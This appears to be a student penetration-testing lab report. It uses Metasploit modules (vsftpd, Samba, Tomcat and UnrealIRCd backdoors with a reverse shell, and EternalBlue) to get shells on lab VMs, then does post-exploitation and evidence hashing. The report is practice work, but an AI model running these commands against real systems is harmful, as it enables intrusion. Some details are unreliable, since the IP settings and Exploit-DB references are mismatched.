
* **Validation:** Check Exploit-DB for PoC. Summarize in 50 words.



**3.1** **Exploit Simulation**

**Targe**t: Metasploitable2- 192.168.68.105

**Attacker Machine: Kali** -192.168.68.102



**Exploit1**:


Search vsftpd

use exploit/unix/ftp/vsftpd\_234\_backdoor

set RHOSTS 192.168.68.105

set RPORT 21

run




**Exploit2**:

use exploit/multi/samba/usermap\_script

set RHOSTS 192.168.68.105

set RPORT 139

run



**Exploit3:**

\*\*\*Tomcat Manager (port 8180)

use exploit/multi/http/tomcat\_mgr\_deploy

set RHOSTS 192.168.68.105

set RPORT 8180

set USERNAME tomcat

set PASSWORD tomcat

run

**Exploit 4:**

use exploit/unix/irc/unreal\_ircd\_3281\_backdoor

set RHOSTS 192.168.68.105


set RPORT 6667

set PAYLOAD cmd/unix/reverse

set LHOST 192.168.68.102

set LPORT 4444

exploit



**3.2 Findings:**

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Exploit ID | |Description | Target IP | Status | Payload |
| 001 | vsftpd 2.3.4 Backdoor- ftp | 192.168.68.105 | Success | Command Shell |
| 002 | Samba Exploit | 192.168.68.105 | Success | Command Shell |
| 003 | TomcatManager | 192.168.68.105 | Filed | Meterpreter Session |
| 004 | UnrealIRCd backdoor (IRC, port 6667) | 192.168.68.105 | Success | Command Shell |

**3.3 Summary**

**50-word summary with Exploit-DB validation**:

The Metasploitable2 VM contains multiple real-world vulnerabilities verified on Exploit-DB: vsftpd 2.3.4 backdoor (EDB-17491), Samba trans2 overflow (EDB-10), Tomcat Manager auth bypass/war upload (EDB-17491 variants), and UnrealIRCd 3.2.8.1 backdoor (EDB-16922). Exploits yield command shells or meterpreter sessions, simulating post-exploitation for penetration testing practice.

**4. Post-Exploitation Practice**

**Tools Used**

* **Meterpreter** – Privilege escalation, post-exploitation modules
* **Volatility** – Memory forensic analysis
* **sha256sum** – Evidence integrity verification

**Lab Setup**

**🔹 Attacker Machine**

* **Kali Linux (or Parrot OS)**
* Has **Metasploit Framework** installed

**🔹 Target Machine**

* A **Windows 7 SP1 (x86 or x64)** VM (best for learning UAC bypass)
* Disable AV/Defender (otherwise payloads get killed)
* Keep **UAC enabled** (default)

**Step 1 – Get an Initial Session**

Exploit something on the Windows VM to get a **Meterpreter session**. Example with ms17\_010\_eternalblue :


use exploit/windows/smb/ms17\_010\_eternalblue

set RHOSTS 192.168.68.102

set LHOST 192.168.68.105

If successful → you’ll see:

[\*] Meterpreter session 1 opened



**Step 2 – Verify Escalation**

Metasploit should spawn a **new elevated session**:

[\*] Exploit completed, new Meterpreter session 1 opened

Then check privileges:


getuid

getprivs

Expected output:

Server username: NT AUTHORITY\SYSTEM

you now have **SYSTEM-level access**.





**📦 Extra Post-Exploitation Practice**

Once SYSTEM, you can:

Collect files and hash them with:

download C:\\Windows\\System32\\drivers\\etc\\hosts sha256





Compare the Hashes. Both should be same.

**Privilege Escalation**

Using the Metasploit exploit vsftpd\_2.3.4 backdoor, we successfully obtained a remote shell on the target Metasploitable2 VM. The session confirmed **root access** on the system:


id

uid=0(root) gid=0(root)

uname -a

Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

✅ Privilege escalation successful.

****

**Evidence Collection**

We created a sensitive configuration file (target.conf) on the compromised system to simulate collection of evidence:


echo "Sensitive Configuration Data" > /tmp/target.conf

ls -l /tmp/target.conf

-rw------- 1 root root 29 Aug 25 08:17 /tmp/target.conf

Next, we generated a SHA-256 hash of the file to maintain integrity and chain of custody:

sha256sum /tmp/target.conf

****


**📂 Evidence Log**

| **Item** | **Description** | **Collected By** | **Date** | **Hash Value** |
| --- | --- | --- | --- | --- |
| Config File | temp/target.conf | VAPT Analyst | 2025-08-25 | dc9f1387d547e31ad77733b50a30d54fe3647b92efe522800ecd36f0cb16c7ac |

C:\Users\All Users\Microsoft\Search\Data\Applications\Windows\Config

**Volatility Analysis**

**Network Connections (netstat):**



**Process Listing (ps):**





